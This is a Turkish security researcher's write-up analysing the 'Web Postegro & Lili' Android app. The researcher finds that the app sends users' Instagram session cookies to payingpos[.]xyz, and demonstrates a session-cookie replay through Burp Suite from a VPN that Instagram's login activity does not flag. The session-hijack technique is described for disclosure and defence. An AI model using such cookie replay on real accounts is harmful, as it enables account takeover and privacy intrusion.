
4 yıldız

Yüklemeye ve güncelleme sırasında hesabınıza yabancı üyelerin giriş yapmasını istemiyorsanız bence

**WebPostegro** 22 Eylül 2020

Merhaba. Hesabınıza yabancı üyelerin giriş yapmasının nedeni bizim uygulamada için hizmetin çalışmasıdır ve bunlar uygulamamız düzgün çalışabilmesi içindir. Bizim için en önemli şey kullanıcılarımızın güvenliği ve rahatlığıdır bunun için de, elimizden geleni yapıyoruz.

#### TÜM İNCELEMELERİ OKU



Google Play sayfasından ön bilgileri topladıktan sonra [APKPure](#) sitesinden Web Postegro & Lili uygulamasını analiz etmek için indirdim ve APK dosyasını [VirusTotal](#)'a yüklediğimde bu uygulamanın zararlı olduğuna dair herhangi bir ize rastlamadım.

Ardından bu uygulamayı [GenyMotion](#) öykünücüsüne yükleyip, favori araçlarından biri olan [Charles Proxy](#) yardımı ile çalışma esnasında gerçekleştirdiği HTTP trafiğini kayıt altına almaya başladım. Uygulamanın haberleştiği [payingpos\[.\]xyz](#) web sunucusundan gelen ilk yanıtta, uygulama geliştiricisine ait olan [postegro.llc](#) Instagram hesabını gördüm. Hesabında paylaştığı fotoğraflardan birinde Google Play'den daha önce bu uygulamanın kaldırıldığını paylaşması dikkatimden kaçmadı. Instagram hesabında yer alan ve alan adı 5 Eylül tarihinde kayıt edilen [web adresini](#) ziyaret ettiğimde, Web Postegro & Lili uygulamasını (39.apk) direkt web sitelerinden indirebildiğimi öğrendim.

## 34 Hack 4 Career - 2020

The screenshot shows the APKPure website interface. At the top, there's a navigation bar with 'GAMES', 'APPS', 'TOPICS', and 'PRODUCTS'. The main content area features the app 'Web Postegro & Lili' for Android, version 1.0, with a 'Download APK 0.5 MB' button. Below the app card, there are two images of the app on a smartphone. The left image has text in Turkish: 'Hesaplan görünümüne göre resmi Postegro uygulamasını indirin.' The right image has text: 'Resmi Postegro uygulama'. On the right side, there's a 'Discover' section with various app recommendations like Netfix, Microsoft Edge, SoundCloud, Google Chrome: Fast & Secure, Girls' Frontline, HERE WeGo, and Standoff 2.

The screenshot shows the Charles 4.5.4 - Session 1 \* interface. The top menu includes 'File', 'Edit', 'View', 'Proxy', 'Tools', 'Window', and 'Help'. The main area is divided into 'Structure' and 'Overview' tabs. The 'Structure' tab shows a list of requests, with the following URLs highlighted:

- https://www.googleapis.com
- https://infinitedata-pa.googleapis.com:443
- https://payingpos.xyz
- api
- versions
- https://fonts.gstatic.com
- https://connectivitycheck.gstatic.com
- https://www.google.com
- https://android.clients.google.com
- https://android.googleapis.com
- https://people-pa.googleapis.com
- https://reminders-pa.googleapis.com:443
- https://play.googleapis.com
- https://graph.facebook.com
- https://phonedevicerverification-pa.googleapis.com:443
- https://f3---sn-u03luxax3-pnud.gvt1.com
- https://playatoms-pa.googleapis.com

The 'Overview' tab shows the details of the selected request to https://www.googleapis.com. The request is a GET request with the following JSON response:

```
{
  "processName": "getInformations",
  "status": "success",
  "message": "User not found",
  "update_app": false,
  "update_app_url": "-",
  "update_message": "",
  "update_size": "0.00",
  "needLogout": "10",
  "purchased_packages": [],
  "purchased_packages_label": "",
  "hasNewMessage": 0,
  "hide_status": 0,
  "all_in_one": 0,
  "loadTimeAfterhasAllInOne": 0.055053949356079102,
  "terms_url": "https://payingpos.link/terms-of-service",
  "privacy_url": "https://payingpos.link/Privacy_Policy_files",
  "ip": "fed0ba9876543210",
  "instagram_username": "postegro.11c",
  "loadTimeAftergetPrices": 0.055055856704711914
}
```



Postegro & Lili (@postegro) · 17 posts · 87.5k followers · 2 following

Postegro & Lili  
İndirime linki  
postegro.net

Web Postegro & Lili  
Lütfen uygulamayı silip ve yeniden bu sitemizden yükleyin  
https://postegro.net/

Postegro domaini ile bağlı sıkıntı var ve farkındayız. Teknik ekibimiz yeni domain üzerinde çalışıyor ve 48 saat arzında yeni güncelleme ile sorun hall edilecektir. Merak etmeyin tüm aboneliklerinizde hiç bir sorun olmayacaktır.

Merhaba. Teknik ekibimizin yoğun çalışmaları sonucu tüm sorunlar çözüldü ve uygulamayı rahatlıkla kullanabilirsiniz. Kullanıcılarımızın isteklerini dikkate alarak

Arkadaşlar bu anlık sunucumuzda güncelleme ve geliştirme işlemleri yaptığımız için sorunlar devam ediyor. Teknik ekibimizin verdiği bilgilere göre bu sorunlar 2-3 gün devam edecektir. Bu işlemler

halkın ve tüm İslam alemi için bayramı Postegro ekibi adından kutluyoruz

Log In to Instagram  
Log in to see photos and videos from friends and discover other accounts you'll love.

POSTEGRO

Home About us Screenshots Price

**POSTEGRO APP**

DOWNLOAD APK Google Play Web Version


You can view any Instagram profile with our product  
It is free  
And you will enjoy it


Charles Proxy ile kayıt altına alınan trafiği incelediğimde, Web Postegro Lili (Web Postegro Lili\_v1.0\_apkpure.com.apk) uygulamasının kullanım esnasında **payingpos[.]xyz**, **webpostegro[.]net** ve **postegro[.]net** sunucuları ile haberleştiğini gördüm.

39.apk isimli APK dosyasını da **VirusTotal**'a yüklediğimde

benzer şekilde zararlı olduğuna dair bir uyarı ile karşılaşmadım. Web Postegro & Lili (39.apk) uygulamasının kullanım esnasında **postegro202039348[.]com**, **imagecropper2020[.]com**, **postegro[.]net** ve de kapalı olan **postegro[.]com** sunucuları ile haberleştiğini gördüm. postegro[.]com adresi çalışmadığı için Web Postegro & Lili (39.apk) uygulamasının profillere bakma, profile bakanları gösterme gibi genel fonksiyonları çalışmıyordu dolayısıyla analizime Web Postegro & Lili (Web Postegro Lili\_v1.0\_apkpure.com.apk) uygulaması üzerinden devam ettim.

Web Postegro & Lili uygulaması çalıştığında karşıma profili gizli olanlara bakma (Hesaplara bak) ve profile bakanları görmeye (Bana kim baktı) imkan tanıyan menüler geldi. Hesaplara bak menüsüne tıkladığımda uygulama kendi arayüzünden [instagram.com](https://www.instagram.com) sunucusu ile haberleşerek Instagram kullanıcı adı ve parolasının girildiği giriş sayfasını karşıma çıkardı. Bu araştırmaya özel olarak oluşturduğum osmantosman24 Instagram kullanıcı adım ve parolam ile giriş yapar yapmaz uygulamanın arka planda [instagram.com](https://www.instagram.com) sunucusu ile doğrulama sonrasında oluşan oturum bilgilerimi **cookie** parametresi ile **payingpos[.]xyz** adresine gönderdiğini ve bu ve daha fazla bilgimi **/data/data/com.web.lilipostego/shared\_prefs/com.web.lilipostego\_preferences.xml** dosyasına kayıt ettiğini tespit ettim!






The screenshot shows the Charles Proxy interface. The top pane displays a list of intercepted requests. The selected request is a GET request to `www.instagram.com/.../profile/`. The bottom pane shows the details of this request, including the request body and response body. The response body contains a JSON object with user information, including the user's name, profile picture, and bio. A red arrow points to the `username` field in the response body, which is `.../profile/`.

Queue	Sequence	Code	Method	Host	Path	Start	Duration	Size	Status	Info
1	120	POST	www.instagram.com	AlpIn	1952:47	164 ms	695 Bytes	Completed		
2	120	POST	www.instagram.com	Instagram	1952:47	164 ms	121 KB	Completed		
3	120	GET	www.instagram.com	instagram/instagram/	1952:48	209 ms	12 KB	Completed		
4	120	POST	www.instagram.com	Instagram	1952:48	112 ms	121 KB	Completed		
5	120	GET	www.instagram.com	instagram/instagram/	1952:49	219 ms	12 KB	Completed		
6	120	GET	www.instagram.com	instagram/instagram/	1952:49	219 ms	12 KB	Completed		
7	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
8	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
9	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
10	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
11	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
12	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
13	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
14	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
15	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
16	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
17	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
18	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
19	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
20	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
21	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
22	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
23	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
24	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
25	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
26	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
27	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
28	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
29	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		
30	120	POST	www.instagram.com	Instagram	1952:49	186 ms	62 Bytes	Completed		

Uygulamayı kullanabilmem için en az 10 kişinin beni veya benim 10 kişiyi takip etmem gerektiği için hızlıca takibe takip yapan Instagram hesaplarını takip etmeye başlayarak onların da beni takip etmesini sağladım. Takipçi sayımı arttırıp, takip ettiğim tüm hesapları takip etmeyi bıraktıktan sonra uygulamanın menüleri arasında gezmeye başladım ve profili genele kapalı, gizli olan hesapların içeriğini görüntüleyebildim. Görünüşe göre bu uygulama gelirini, uygulama üzerindeki limitlerin (reklam kaldırma, hikayeleri sınırsız görüntüleme, hesaplara sınırsız bakma, profil görüntüleyenlerin isimlerinin sansürsüz görünmesi gibi) belirli bir ücret karşılığında kaldırılması ile sağlıyordu.



Genymotion for personal use - Google Nexus 6 - Malware...

Web Postegro


webpostegro.net/store#tab=monthly

### Mağaza monthly

Aylık	Yıllık	Abonelikler
<p>Reklamları kaldırın</p> <p>Reklamları kaldırın</p> <p><b>14.5₺</b></p>	<p>Hikayelere sınırsız bakın</p> <p>Hikayelere sınırsız bakabilirsiniz. (günlük hikayeler de dahil)</p> <p><b>20.9₺</b></p>	
<p>Hesaplara sınırsız bakın</p> <p>Gizli hesaplara sınırsız bakabilirsiniz.</p> <p><b>27.9₺</b></p>	<p>Gizli mod</p> <p>Gizli modda hesaplara bakabilirsiniz (Hedef kullanıcı bu konuda bilgilendirilmez)</p> <p><b>69.8₺</b></p>	
<p>Bana kim baktı?</p> <p>Hesabınızı kimlerin görüntülediğini öğrene bilirsiniz.</p> <p><b>95.8₺</b></p>	<p>Hepsi birinde</p> <p>Gizli hesapların gönderilerine ve hikayelerine sınırsız bakın, tüm reklamları kaldırın, Hesabınızı kimlerin görüntülediğini öğrenin ve tüm hesaplara gizli modda bakın (Hedef kullanıcı bu konuda bilgilendirilmez) + Bu zamana kadar baktığınız gizli hesaplardan sizin onları görüntüleme geçmişiniz silinecek + Ayarlar bölümünde 'Profilimi gizle' bölümü etkinleşecek</p> <p><b>209.2₺</b></p>	

TURKISH ENGLISH

free for personal use





Normal şartlarda güvenli mimariye sahip bir uygulama sizin Instagram bilgilerinize erişmek istediğinde yetkilendirme işlemi için **Oauth** protokolünden faydalanır ve sizden onay ister fakat Web Postegro & Lili uygulamasında kullanıcıdan izin, onay isteyen bir kısım bulunmuyordu. Bu durumda bu uygulamanın gizli profilleri görüntülemeye, profilleri görüntüleyenleri listelemeye imkan tanıyabilmesi için uygulama üzerinden Instagram'a giriş yapan kullanıcılara ait oturum bilgileri ile Instagram sunucularına bağlanıp tüm bu kullanıcılara ait hesapların bilgilerine sürekli erişmesi gerekiyordu. (**session hijack**) Bu yöntemi izlediğini anlamak için Web Postegro & Lili uygulamasının **payingpos[.]xyz** adresine cookie parametresi ile gönderdiği oturum bilgilerinin Instagram hesabıma erişme adına yeterli olduğunu anlamak için Burp Suite ile VPN üzerinden bir test gerçekleştirdim. Web Postegro & Lili uygulaması üzerinden Instagram'a tekrar giriş yaparak uygulamanın sunucuya gönderdiği yeni oturum bilgileri ile Burp Suite üzerinden Instagram hesabımın **Login Activity** sayfasına ([https://www.instagram.com/session/login\\_activity/](https://www.instagram.com/session/login_activity/)) istekte bulunduğumda başarıyla sunucudan yanıt alabildiğimi gördüm! Instagram tarafında hesabına bu şekilde erişenleri anlamamın bir yolu var mı diye Login Activity sayfasına tekrar baktığımda maalesef VPN ile yurt dışından yaptığım erişim görünmüyordu!

**Request**

```

GET /www/instagram/entry/407671/
Host: www.instagram.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3911.119 Safari/537.36
Accept: */*
Accept-Language: tr-TR;q=0.9,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Cookie: sessionid=5010
  
```

**Response**

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Server: AmazonS3
Date: Wed, 17 Jul 2020 13:45:42 GMT
  
```

**Request Details**

```

Host: www.instagram.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3911.119 Safari/537.36
Accept: */*
Accept-Language: tr-TR;q=0.9,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Cookie: sessionid=5010
  
```

**Login Activity sayfası İstanbul'dan geçeri bir gereçoturum ile çağrıldı.**

**Üke kodu TR olarak görünüyor, problem yok.**

**Instagram**

**Login Activity**

Was This You?

This Was Me

This Wasn't Me

**Where You're Logged In**

- İstanbul, Turkey 23 minutes ago - Android
- İstanbul, Turkey 7 hours ago - Android
- İstanbul, Turkey 4 hours ago - Android

**İstanbul'dan giriş yaptığını için kayıtlarda bir hata görünmüyor.**

**WhatIsMyIP.com**

My Public IPv4 is 37.142.176.100

Location: Rome, 62°E

ISP: Sncm Data Systems SRL

**My IP Information**

**IP Address Lookup**

**Internet Speed Test** **What is My Public IP?**

**VPN Lookup** **IP Whole Lookup**

**Email Header Analyzer** **Port Scanner**

**Recent Articles**

Project Invoiced With Two-Factor Authentication

Two-Factor authentication simply adds a second step to the login process to verify yourself. This extra validation usually takes the form of a numeric code that is sent to your phone.

**Ways to Prevent Hacking**

There are 12 ways you can protect your computer and your data from hackers.

**Access**

**VPN Clock**

**What Is My IP?**

WhatIsMyIP.com is the industry leader in providing REAL IP address information. We have extensive features that show users how to trace an Internet Speed Test, IP address lookup, proxy detection, IP WhoIs Lookup, and more. We have extensive features that show users how to trace an Internet Speed Test, how to change IP addresses, and how to hide their IP information. Knowing your IP address is crucial for online gaming, tech support, using remote desktop connections, connecting to a security camera, DNS, anonymity in email, anything you want. If you get questions about IP addresses and can't find the answer on our site, feel free to post your question in our IP Address Q & A section.



**What Is An IP Address?**

This number is an exclusive number on all information technology devices (printers, routers, modems, etc) used which identifies and allows them the ability to communicate with each other on a computer network. [Read more.]

**What Is IPv6?**

IPv6 or Internet Protocol version 6 is the replacement for IPv4. An IPv6 address looks like this 2600:1005:b626:1e4767:202:800:1f6d and an IPv4

**İtalya, Roma'ya VPN yapıldı.**



Facebook'un güvenlik ekibine bu durumu yukarıdaki ekran görüntüleri ile adım adım, çok defa anlatmış olmama rağmen maalesef en basit dolandırıcılık senaryosuna karşı yapmaları gerekenin ne olduğunu (5 dakika içinde Instagram hesabına önce bir ülke daha sonra ise başka bir ülkeden giriş yapıyorsa kullanıcıyı uyarılır, Login Activity sayfasında hangi ülkeden bağlantı kurulduysa gösterilir vb.) bir türlü anlayamadılar.

Hesabımın kontrolünü geri kazanmak ve Web Postegro & Lili uygulamasından çıkış yaptıktan sonra geliştiricinin hesabına erişiminin devam edip etmediğini öğrenmek için Instagram

hesabıma Windows üzerinden erişip takip ettiğim kişilerin sayısını 1 arttırdım. Ardından **webpostegro[.]net** sunucusundan kullanıcıma ait güncel bilgileri getirmesini istediğimde takip etmeye başladığım son kullanıcının bilgilerini de getirebildiğini, kısaca erişiminin devam ettiğini gördüm!

The screenshot displays a network traffic capture in Charles Proxy. The top pane shows a list of requests:

Order	Method	Host	Path	Start	Duration	Size	Status	Info
